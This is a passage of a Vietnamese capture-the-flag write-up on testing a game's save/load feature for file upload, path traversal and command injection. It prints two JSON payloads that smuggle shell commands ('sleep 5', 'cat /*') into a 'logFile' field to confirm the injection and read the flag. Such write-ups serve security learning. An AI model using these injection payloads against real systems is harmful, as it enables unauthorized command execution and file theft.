
- Ở chức năng save/load save game, bằng kinh nghiệm, mình nghĩ có thể bị 1 trong 3 lỗi sau: **File Upload**, **Path Traversal**, **Command Injection**
- Tiến hành kiểm tra thì mình thu được một số kết quả sau:

  + **File upload**: Chỉ có thể upload file `.saved`


  + **Path Traversal**: Không thể đọc nội dung dựa vào thông báo trả về

  + **Command Injection**: Khả thi

  Payload: `{"character":"binz","logFile":"\";sleep 5;#"}`



Payload lấy flag: `{"character":"binz","logFile":"\";cat /*;#"}`



- Sau đó, mình sử dụng lỗi **Command Injection** để đọc source code nhưng không tìm ra bug nào mới